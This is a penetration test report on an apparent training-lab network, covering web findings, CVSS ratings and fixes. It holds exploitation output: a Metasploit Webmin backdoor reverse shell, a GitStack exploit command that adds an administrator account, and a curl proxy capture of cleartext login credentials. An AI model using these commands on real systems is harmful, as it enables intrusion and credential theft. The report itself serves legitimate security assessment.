The remote webserver on port 443 is not enforcing HTTP Strict Transport Security (HSTS). HSTS is an optional response header that can be configured on the server to instruct the browser to only communicate via HTTPS. The lack of HSTS allows downgrade attacks, SSL-stripping man-in-the-middle attacks, and weakens cookie-hijacking protections.

Recommended Solution:

Configure the web server to use HSTS. [3]

CVSS3.1 Vector String	**CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:F/RL:O/RC:C**
CVSS3.1 Base Score	**5.3**
CVSS3.1 Temporal Score	**4.9**

3.4.2 Use of vulnerable and outdated library

Through automated scans, the potentially vulnerable version 2.1.4 of jQuery was found in the web application on port 443:


`https://10.200.87.200/js/jquery-2.1.4.min.js`

Although no exploitation was possible, jQuery should be updated.

3.4.3 Generic Redirects possible

The remote web server is configured to redirect users using a HTTP 302, 303 or 307 response. However, the server can redirect to a domain that includes components included in the original request.


A remote attacker could exploit this by crafting a URL which appears to resolve to the remote server, but redirects to a malicious location.



```
GET /.tryhackme.com HTTP/1.1
Host: thomaswreath.thm
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

```
HTTP/1.1 302 Found
Date: Fri, 02 Apr 2021 14:09:53 GMT
Server: Apache/2.4.37 (centos) OpenSSL/1.1.1c
Location: https://thomaswreath.thm.tryhackme.com
Content-Length: 222
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>302 Found</title>
</head><body>
<h1>Found</h1>
<p>The document has moved <a href="https://thomaswreath.thm.tryhackme.com">here</a>.</p>
</body></html>
```

Figure 1: Generic Redirect - request



```
GET / HTTP/1.1
Host: thomaswreath.thm.tryhackme.com
Connection: close
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

Figure 2: Generic Redirect - redirected page

Recommended Solution:

Alter the server configuration to respond with 404 in case of not found resources.


CVSS3.1 Vector String	**CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N/E:H/RL:O/RC:C**
CVSS3.1 Base Score	**6.5**
CVSS3.1 Temporal Score	**6.2**

3.5 Exploitation of found CVEs

3.5.1 CVE-2019-15107 – Webmin 1.890, Port 10000

Due to a suspected supply chain attack, webmin versions 1.890 up to 1.920 have been infected with a backdoor planted in the source code by malicious actors. [4]

Since publicly available exploits exist for this vulnerability, exploitation was easy to manage. Although excellent exploit code can be found at https://github.com/MuirlandOracle/CVE-2019-15107, for the sake of simplicity the Metasploit module `linux/http/webmin_backdoor` was used to confirm and exploit the vulnerability:



```
msf6 exploit(linux/http/webmin_backdoor) > check
[+] 10.200.87.200:10000 - The target is vulnerable.
msf6 exploit(linux/http/webmin_backdoor) > exploit

[*] Started reverse TCP handler on 10.50.88.5:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target is vulnerable.
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
[*] Command shell session 5 opened (10.50.88.5:4444 → 10.200.87.200:47184) at 2021-04-02 15:51:08 +0200

id
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:initrc_t:s0
```

Figure 3: Exploiting CVE-2019-15107

Using the exploit, root access could be achieved on prod-serv.

Recommended Solution:

Immediately shut down public access to webmin until updated beyond version 1.930.

CVSS3.1 Vector String	**CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:F/RL:O/RC:C**
CVSS3.1 Base Score	**9.8**
CVSS3.1 Temporal Score	**9.1**

3.5.2 CVE-2020-11022, CVE-2020-11023 – jQuery 2.1.4, Port 443

Since the associated vulnerability relies on XSS flaws being present, it could not be exploited, since no XSS vulnerabilities could be found.

Recommended Solution:

Upgrade jQuery beyond version 3.5.0.

CVSS3.1 Vector String	**CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N**
CVSS3.1 Base Score	**0.0**
CVSS3.1 Temporal Score	**0.0**

4 Findings: git-serv

4.1 Application Overview

Since all tests have been conducted through a proxied connection, only low hanging fruit have been investigated further.

The list of findings may not be complete and dedicated tests from within the network are recommended.

Git-serv is a windows Server 2016 running the version control system Git-Stack v2.3.10.

4.1.1 Environment, URLs

The server has no associated URL and can only be accessed by host 10.200.87.200 and 10.200.87.100. Direct connections to the host have been dropped.

4.1.2 Supplied User Accounts


None and Default credentials do not work.

4.1.3 Business Cases

According to it’s creators *“GitStack is a software that lets you setup your own private Git server for Windows. This means that you create a leading edge versioning system without any prior Git knowledge. GitStack also makes it super easy to secure and keep your server up to date. GitStack is built on the top of the genuine Git for Windows and is compatible with any other Git clients. GitStack is completely free for small teams.”* [5]

4.1.4 Application Screenshot

The web application hosted on port 80 returns an error without selecting the right endpoint:



10.200.87.150

Page not found (404)

Request Method: GET
Request URL: http://10.200.87.150/


Using the URLconf defined in `app.urls`, Django tried these URL patterns, in this order:

```
1. ^registration/login/$
2. ^gitstack/
3. ^rest/
```

The current URL, , didn't match any of these.

You're seeing this error because you have `DEBUG = True` in your Django settings file. Change that to `False`, and Django will display a standard 404 page.

However, 10.200.87.150/gitstack works:



10.200.87.150/registration/login/?next=/gitstack/

4.2 Information Gathering

4.2.1 Port Scan, Version Information, and associated CVEs

The port scan which was conducted using nmap, revealed the following open ports and versions, further information was gathered using Burp Proxy:

Service	Port	Version	CVEs	exploited
Apache	80	2.2.22	none found	N/A
GitStack	80	2.3.10	CVE- 2018-5955	yes
Microsoft Terminal Services	3389	10.0.17763	none found	N/A
Microsoft HTTPAPI	5985	2.0	None found	N/A


After compromising the machine, it could be verified that the target runs **Microsoft Windows Server 2019**, as told by the client:

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> systeminfo | findstr /C:"OS"
OS Name:                   Microsoft Windows Server 2019 Standard
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
BIOS Version:              Xen 4.2.amazon, 24/08/2006
```

4.2.2 External Libraries

According to the response from Git-Stack, the following libraries may be used:

Service	Version	CVEs	exploited
jQuery	1.7.1	CVE-2020-11022, CVE-2020-11023	no
mod_ssl	2.2.22	CVE-2002-0082	Not feasible
OpenSSL	0.9.8u	CVE-2010-5298, CVE-2011-1473, CVE-2012-2110, CVE-2012-2333, CVE-2013-0166, CVE-2013-0169, CVE-2014-0076, CVE-2014-0195, CVE-2014-0221, CVE-2014-3470, CVE-2014-3505, CVE-2014-3506, CVE-2014-3507, CVE-2014-3508, CVE-2014-3510, CVE-2014-3510, CVE-2017-3735	Not feasible
Python	2.7.2	CVE-2014-4616, CVE-2018-1060, CVE-2018-1061, CVE-2018-14647, CVE-2018-20852, CVE-2019-9636, CVE-2019-9740, CVE-2019-9947, CVE-2019-9948	Not feasible
mod_wsgi	3.3	none found	N/A
PHP	5.4.3	CVE-2012-3450	Out of scope


Response

Pretty Raw Render \n Actions

```
HTTP/1.1 200 OK
Date: Fri, 02 Apr 2021 21:41:09 GMT
Server: Apache/2.2.22 (Win32) mod_ssl/2.2.22 OpenSSL/0.9.8u mod_wsgi/3.3 Python/2.7.2 PHP/5.4.3
Last-Modified: Wed, 04 Apr 2012 11:56:06 GMT
ETag: "1000000019c76-16eaf-4bcd91bbae180"
Accept-Ranges: bytes
Content-Length: 93871
Connection: close
Content-Type: application/javascript

/*! jQuery v1.7.1 jquery.com | jquery.org/license */
```

The possibly vulnerable version of mod_ssl should be tested from within the network, since configuring the available exploit to work behind a proxy was not feasible. Therefore it could not be clarified, if the used module is vulnerable or not.

Since there are a lot of documented vulnerabilities for python 2.7.2 it was not feasible to test for the exploitability of every single vulnerability.

The possible vulnerability found with PHP version 5.4.3 (CVE-2012-3450) is related to denial-of-service attacks, which have been declared out of scope and therefore must not be tested.

Recommended Solution:

Upgrade Python to the most recent version (3.7.4) since the last version of pyton2, 2.7.16 still contains a few high rated vulnerabilities.


Upgrade OpenSSL beyond version 1.1.1k.

The found CVEs should be considered with caution, since not every listed vulnerability may also be exploitable and can possibly be mitigated by other means.


4.3 Encryption

4.3.1 Sensitive Data Exposure via http

Traffic from the web application is not secured on the transport level, which enables an attacker in a man-in-the-middle position to read login credentials, capture authentication cookies and read any further transaction data between the victim and the webserver. [6]


```
POST /registration/login/ HTTP/1.1
Host: 10.200.87.150
Content-Length: 108
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.200.87.150
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applica
Referer: http://10.200.87.150/registration/login/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: csrftoken=aF4DvKAZ2HkmOXnoswKv5uHUGEVMpRlC; sessionid=69389c2737543a3c6d7ce64891b4a826
Connection: close

csrfmiddlewaretoken=aF4DvKAZ2HkmOXnoswKv5uHUGEVMpRlC&username=twreath&password=i%3C3ruby&next=%2Fgitstack%2F
```

A Proof on Concept how this vulnerability could be exploited was conducted using a command line session obtained on host 10.200.87.100. There, a request to the vulnerable site was sent, defining the attacker’s machine as proxy server:


```
C:\temp>curl -x 10.50.88.5:8080 http://10.200.87.150/registration/login -X POST -d "username=test;password=test" -o response.html
```

This simulates the attacker as a man in the middle. In a real attack, the intruder may use techniques like ARP Spoofing to get into the man-in-the-middle position.

The request from the victim could be fully captured in clear text on the attacker’s machine:

```
POST /registration/login HTTP/1.1
Host: 10.200.87.150
User-Agent: curl/7.55.1
Accept: */*
Content-Length: 31
Content-Type: application/x-www-form-urlencoded
Connection: close

username=test&password=p@ssw0rd
```

Recommended Solution:

Although the criticality of this vulnerability is lowered a bit by the fact that the server is only reachable from within the network (AV:A), transport layer security should be established nonetheless.

CVSS3.1 Vector String	**CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N/E:F/RL:O/RC:C**
CVSS3.1 Base Score	**7.1**
CVSS3.1 Temporal Score	**6.6**

4.3.2 Improper Error Handling

Detailed information of runtime errors is shown when an error is provoked, revealing the entire configuration of the used Django webserver due to the ‘DEBUG’ option being set. The compete output can be found in the appendix: django error details

Recommended Solution:

Set the ‘DEBUG’ option in django’s configuration to false.

CVSS3.1 Vector String	**CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N/E:F/RL:O/RC:C**
CVSS3.1 Base Score	**0.0**
CVSS3.1 Temporal Score	**0.0**

4.3.3 Authentication and Session Management

Since no test users have been provided, session token invalidation and stolen cookies could not be tested.

Although according to an analysis of Session Token entropy conducted using Burp Sequencer, the entropy is excellent with a reasonable token amount of 3000 analyzed tokens. The full report can be found in the appendix: SESSIONID entropy

4.4 Exploitation of found CVEs


4.4.1 CVE-2020-11022, CVE-2020-11023 – jQuery 1.7.1, Port 80

Since no XSS vulnerabilities could be found, the found version of jQuery could not be exploited.


4.4.2 CVE- 2018-5955 – GitStack 2.3.10 – Port 80

With the publicly available PoC-Code the Author of the finding Kacper Szurek posted, GitStack 2.3.10 could have been exploited and code execution achieved. The exploit code used can be found in the appendix: GitStack 2.3.10 Exploit Code

The payload used was to create a new user on the server and add the user to the local administrators group to establish persistence on the server for further testing.




```
# What command you want to execute
command = "net user SefD [redacted] /ADD & net localgroup administrators SefD /add"
```



```
└─$ python3 43777.py
[+] Get user list
[+] Found user twreath
[+] Web repository already enabled
[+] Get repositories list
[+] Found repository Website
[+] Add user to repository
[+] Disable access for anyone
[+] Create backdoor in PHP
b'Your GitStack credentials were not entered correcly. Please ask your GitStack administrator to give you a use
east read access to your repository. Your GitStack administration panel username/password will not work. '
[+] Execute command
b'"The command completed successfully.\r\n\r\nThe command completed successfully.\r\n\r\n" \r\n'
```

Using prod-serv as jump server, an RDP session to git-serv could be established, proofing that the exploit worked, and a new administrative user could be created on the machine:



```
C:\Users\SefD>hostname
git-serv

C:\Users\SefD>whoami /groups

GROUP INFORMATION
-----------------

Group Name                                                    Type             SID          Attributes
============================================================= ================ ============ ==================================================
Everyone                                                      Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account and member of Administrators group Well-known group S-1-5-114    Group used for deny only
BUILTIN\Users                                                 Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                                        Alias            S-1-5-32-544 Group used for deny only
NT AUTHORITY\REMOTE INTERACTIVE LOGON                         Well-known group S-1-5-14     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE                                      Well-known group S-1-5-4      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users                              Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization                                Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account                                    Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                                         Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication                              Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level                        Label            S-1-16-8192
```

Recommended Solution:

Immediately block access to GitStack until it is updated beyond version 2.3.12. The following rating takes into account that the GitStack-server is not reachable from outside the network (AV:A), which lowers the criticality a little but mitigation measures must be employed immediately.

CVSS3.1 Vector String	**CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N/E:F/RL:O/RC:C**
CVSS3.1 Base Score	**8.1**
CVSS3.1 Temporal Score	**7.5**

4.4.3 Powershell accessible in unconstrained language mode

Attackers who manage to compromise accounts on the server, can use powershell in unconstrained language mode, which means, that full access to .NET libraries is possible, thereby enabling malicious code to be executed.

This was tested by successfully running a powershell-empire agents, which successfully connected back to the attacking machine.

Recommended Solution:

